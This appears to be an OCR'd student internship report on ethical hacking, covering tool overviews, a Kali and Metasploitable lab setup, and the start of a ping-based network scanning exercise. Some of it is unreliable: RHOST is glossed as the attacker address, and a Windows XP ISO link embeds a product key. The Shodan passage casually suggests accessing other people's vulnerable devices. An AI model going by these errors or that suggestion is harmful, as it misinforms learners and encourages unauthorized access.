School of Information Technology & Engineering

Department of Software and Systems Engineering

M.Tech Software Engineering

SWE3099-Industrial Internship

INDUSTRIAL INTERNSHIP APPROVAL LETTER

Reg. no. : **16MIS0257**

Name of the student : **V. Sai Nikhil**

Contact no. : **9989240640**

Email id : **v.sainikhil2016@vitstudent.ac.in**

Period of training (Tentative): From 16/04/2020 to 30/05/2020


Name of the industry : **Azure Skynet Solutions Pvt. Ltd**

Company Address : **Azure Skynet Solutions Pvt. Ltd.**

M-4, 1st Floor, Old DLF Colony

Gurgaon – 122001, Haryana

Status : **APPROVED**

Guide Signature with Date : 

(Dr.P.Prabhavathy) 02-10-20

School of Information Technology and Engineering

Department of Software and Systems Engineering

DECLARATION BY THE CANDIDATE

I hereby declare that the Industrial Internship report entitled **"ETHICAL HACKING"** submitted by me to VIT, Vellore, in partial fulfilment of the requirement for the award of the degree of **M-Tech (Software Engineering)** is a record of bonafide **Industrial Internship -SWE3099** carried out by me under the guidance of **Manish Bhardwaj**. I further declare that the work reported in this project has not been submitted and will not be submitted, either in part or in full, for the award of any other degree in this institute or any other institute or university.

Place: Vellore

Date: 02-10-2020

V. Sai Nikhil (16MIS0257)


Signature of the Candidate

School of Information Technology and Engineering

Department of Software and Systems Engineering

BONAFIDE CERTIFICATE

This is to certify that the Industrial Internship report entitled **"ETHICAL HACKING"** by **V. Sai Nikhil (16MIS0257)** to VIT,Vellore, in partial fulfilment of the requirement for the award of the degree of **M-Tech (Software Engineering)** is a record of bonafide work carried out by her under my guidance. The project fulfils the requirements as per the regulations of this Institute and in my opinion meets the necessary standards for submission. The contents of this report have not been submitted and will not be submitted either in part or in full, for the award of any other degree or diploma in this institute or any other institute or university.



Prof.Dr.P.Prabhavathy

Signature of Internal Guide


ISO
9001:2015
Certified
IT Training Company
AZURE SKYNET
TECHNOLOGY | KNOWLEDGE | INNOVATION
CERTIFICATE
OF TRAINING
THIS CERTIFICATE IS PROUDLY PRESENTED TO
V. Sai Nikhil
for completion of Summer Training Program on "Ethical Hacking"
from 16th April 2020 to 30th May 2020 organized by
Azure Skynet Solutions Pvt. Ltd. in association with
ELAN & NVISION - IIT Hyderabad.
COSMIC
SKILLS
Sr. No.: CS/OSTP/20/5929470
Workshop Core
ELAN & NVISION- IIT Hyderabad
Admin
Azure Skynet Solutions Pvt. Ltd.

INTERNSHIP LETTER

Date: 30-05-2020

Upon the recommendation of the Academic Council, Azure Skynet Solutions Pvt. Ltd. in association with ELAN & NVISION -Indian Institute of Technology, Hyderabad hereby confers "**Mr. Sai Nikhil**" has successfully completed **Summer Internship** in the field of **Ethical Hacking** from 16th April 2020 to 30th May 2020 under the guidance of **Mr. Manish Bhardwaj.**

At the time of training, we found him sincere, hardworking and fully devoted. We wish him all the success in future.

Trainer:

Azure Skynet Authority

Contact us: +91-7840042113/47113/48113
Mail: info@azureskynet.com
Website: www.azureskynet.com

PROJECT LETTER

Date: 30-05-2020

This is to certify that **Mr. Sai Nikhil** student of "**Vellore Institute of Technology**" has successfully completed **Project Oriented Summer Training Program on "Ethical Hacking"** organized by **Azure Skynet Solutions Pvt. Ltd.** in association with **ELAN & NVISION -Indian Institute of Technology, Hyderabad** from 16th April 2020 to 30th May 2020. During the program, he has undergone following projects:

- **System Hacking**
- **Scanning Network**
- **Cross Site Scripting**

At the time of training, we found him sincere, hardworking and fully devoted. We wish him all the success in future.

Trainer:

Azure Skynet Authority

Contact us: +91-7840042113/47113/48113
Mail: info@azureskynet.com
Website: www.azureskynet.com

ACKNOWLEDGEMENT

I wish to express our heartfelt gratitude to **Dr.G. Viswanathan**, Chancellor, VIT, Vellore for providing facilities for the Industrial Internship. I am highly grateful to our Vice President, **Dr.G.Sekar Viswanathan**, Vice chancellor Dr. Anand A. Samuel, and Pro-Vice Chancellor **Dr. S. Narayanan**, for providing the necessary resources.

My sincere gratitude to **Dr.Balakrushna Tripathy**, Dean, School of Information Technology and Engineering, for giving me the opportunity to undertake the project. I wish to express my sincere gratitude **to Dr. S. Sree Dharinya**, Head of the Department, Software and Systems Engineering, **Prof. Vellingiri J** & **Prof. Kalaivani S**, Industrial Internship Coordinators, M.Tech (Software Engineering), School of Information Technology and Engineering for providing me continuous support to do my project work. I would like to express my special gratitude and thanks to my external guide Mr. **Manish Bhardwaj**, Co-Founder Azure Skynet Solutions Pvt.Ltd, and internal guide **Prof. Dr. P.Prabhavathy**, School of Information Technology and Engineering (SITE) for their esteemed guidance, immense support and encouragement to complete the internship successfully. I thank the management of VIT, Vellore for permitting me to use the library resources. I also thank all the faculty members of VIT, Vellore for giving me the courage and strength, I needed to complete my goals. This acknowledgement would be incomplete without expressing my wholehearted thanks to my family and friends who motivated me during the work.

Place: Vellore

Date: 02-10-2020

V. Sai Nikhil (16MIS0257)

Table of Contents

ABSTRACT

This project is combination of three sub projects which includes Scanning the network, System hacking and Cross-side scripting. This is to train the basic ethical hacking required for getting into the system.

In the Network Scanning, we learn about scanning the target system from the network and getting details of the system. In System hacking, the hacking of a target operating system is done. Here we use active attack and passive attack onto the target system. We set the payload and attack the target system and to make the connection and get files from the system. Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same origin policy.

LIST OF FIGURES

TABLE OF ABBRIVATIONS

Acronym	Explanation
Msf	Metasploitable
ICMP	Internet Control Message Protocol
IP	Internet Protocol
OS	Operating System
LHOST	Host address
RHOST	Attacker address
DVWA	Damn Vulnerable Web Application
XSS	Cross-side Scripting

CHAPTER-1

INTRODUCTION

1.1 Problem Statement:

System security is one of the important thing in the present era. Learning to improve security and knowing the attacks is important as everything is connected to the internet. We see many systems and highly important sectors getting hacked by anonymous user and steel lot of information. Data is not well secured and these loopholes are used by black hat hackers to get data. Here we learn about the security measures and how system are hacked. These gives us the idea of how these hacks are performed so that we can take necessary measures to prevent them.

1.2 Motivation:

The reason to learn the ethical hacking is to get the insight of the methods how the scripts and tools helps to get into the system and take the information and be prepared for the cases where to prevent of data breaches.

It is better to be prepared for the breach before it happens. So that we can test the system from those attacks and check the security of the system to those attacks. Which helps improving the security of the system.

1.3 Objective:

In this we learn about the detailed basics of the ethical hacking, attacks and how it can be prevented. The main objective is to use these knowledge to perform attacks on the system to test the security of the system.

- Scanning the network
- Active Attack
- Passive Attack
- Cross-side Scripting

CHAPTER-2

TECHNOLOGIES LEARNT

Kali Linux:

Kali is an Advanced Penetration Testing Linux distribution used for Penetration Testing, Ethical Hacking and network security assessments. It is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering.

- Kali is a free OS which can run on virtual machines
- It has more than 600 security tools and penetration testing
- It is of both command based as well as GUI based

Metasploitable:

Metasploitable is an intentionally vulnerable Linux virtual machine that can be used to conduct security training, test security tools, and practice common penetration testing techniques. The VM will run on any recent VMware products and other visualization technologies such as VirtualBox.

- It has many packages for pen testing and for setting payload
- Simple commands and easy to use
- Used to identify exploits
-

Information Gathering:

Information gathering is the first step towards the ethical hacking. The more information we have on the system the more vulnerabilities can be found. We have tools like way back machine, Netcraft, whois.com.

Shodan:

Shodan is an online search engine for vulnerable devise through out the world. We can get access to the cameras and other IOT devices which are vulnerable and able to access them.

Malwares:

Malware is the collective name for a number of malicious software variants, including viruses, ransomware and spyware. Shorthand for malicious software, malware typically consists of code developed by cyberattackers, designed to cause extensive damage to data and systems or to gain unauthorized access to a network. We have malwares like virus, worms, adwares, spywares, Trojan etc.

SQL Injection:

SQL injection is a code injection technique that might destroy your database. SQL injection is one of the most common web hacking techniques. SQL injection is the placement of malicious code in SQL statements, via web page input.

DOS and DDOS:

A distributed denial-of-service (DDoS) attack is a malicious attempt to disrupt the normal traffic of a targeted server, service or network by overwhelming the target or its surrounding infrastructure with a flood of Internet traffic. There are flood service DOS attack and Crashing software DOS attack.


Firewall:

In computing, a firewall is a network security system that monitors and controls incoming and outgoing network traffic based on predetermined security rules. A firewall typically establishes a barrier between a trusted network and an untrusted network, such as the Internet.

CHAPTER-3

LAB SETUP INSTRUCTIONS

Step 1: Open BIOS setup in your PC and enable virtualization technology:



Step 2: Download and Install VMware Workstation Player using the link:

https://www.vmware.com/products/workstation-player/workstation-playerevaluation.html

Step 3: Download VMware images of Kali Linux using the link:

https://www.offensive-security.com/kali-linux-vmware-virtualbox-imagedownload/

Extract kali-linux-2020.2-vmware-amd64.7z file and double-click on VMware virtual machine configuration (.vmx) file, which is shown in the next image. As soon as you double click on that file, it will be installed automatically in VMware workstation player.

Default Username = root

Default Password = toor


Step 4: Download Metasploitable2-Linux using the link:

https://sourceforge.net/projects/metasploitable/files/Metasploitable2/

Extract the downloaded file and double-click on Metasploitable.vmx file to install it into VMware Workstation Player.


Default Username = msfadmin

Default Password = msfadmin



Step 5: Download and Install WindowsXP and Windows7/8/10 in VMware Workstation Player

https://isoriver.com/download-your-file-now/?url=https://archive.org/download/WindowsXPProfessional64BitCorporateEdition/Windows%20XP%20Professional%2064-bit%20Corporate%20Edition%28CD%20Key%20VCFQD-V9FX9-46WVH-K3CD4-4J3JM%29.iso



CHAPTER-4

Project 1: Scanning Network

4.1 Project Name:

Scanning Network


4.2 Aim/Objective:


Scanning is the process of identifying live systems, services and open ports that exist on those systems.

Steps:

1. Finding the targets
2. Scanning the ports
3. Vulnerability Scanning

4.3 Process with Screenshots:





4.3.1 Finding the target:


Ping:


It sends the ICMP echo request packet to a single host to check whether the system is alive.

Process:

Open terminal in Kali Linux and type

ping <IP Address of target machine> Ctrl + C to abort the process


Windows XP Professional x64 Edition - VMware Workstation 15 Player (Non-commercia...
Player
Command Prompt
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\Documents and Settings\Administrator>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : localdomain
IP Address. . . . . : 192.168.248.134
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.248.2
Ethernet adapter Bluetooth Network Connection:
Media State . . . . . : Media disconnected
C:\Documents and Settings\Administrator>
Professional x64 Edition
Recycle Bin
start
Command Prompt
12:14 AM


kali - VMware Workstation 15 Player (Non-commercial use only)
Player
Shell No. 1
[Shell No. 1]
12:03 AM
32%
Trash
File System
Home
Shell No. 1
File Actions Edit View Help
root@kali:~# ping 192.168.248.134
PING 192.168.248.134 (192.168.248.134) 56(84) bytes of data.
64 bytes from 192.168.248.134: icmp_seq=1 ttl=128 time=0.438 ms
64 bytes from 192.168.248.134: icmp_seq=2 ttl=128 time=14.1 ms
64 bytes from 192.168.248.134: icmp_seq=3 ttl=128 time=1.53 ms
64 bytes from 192.168.248.134: icmp_seq=4 ttl=128 time=1.05 ms
64 bytes from 192.168.248.134: icmp_seq=5 ttl=128 time=0.929 ms
64 bytes from 192.168.248.134: icmp_seq=6 ttl=128 time=1.12 ms
64 bytes from 192.168.248.134: icmp_seq=7 ttl=128 time=1.42 ms
64 bytes from 192.168.248.134: icmp_seq=8 ttl=128 time=1.35 ms
64 bytes from 192.168.248.134: icmp_seq=9 ttl=128 time=1.06 ms
64 bytes from 192.168.248.134: icmp_seq=10 ttl=128 time=1.47 ms
^C
--- 192.168.248.134 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9047ms
rtt min/avg/max/mdev = 0.438/2.442/14.062/3.885 ms
root@kali:~#

In ping statistics, if you get 0% packet loss that means the connectivity between you and the target is proper and the target machine is responding to ping request.


Ping Sweep:

Now, I know you must be thinking how would you know the IP address of the target and all the machine in your network?

The answer is Ping Sweep. Ping Sweep is a series of pings that are automatically sent to a range of IP addresses, rather than manually entering the individual's IP address.

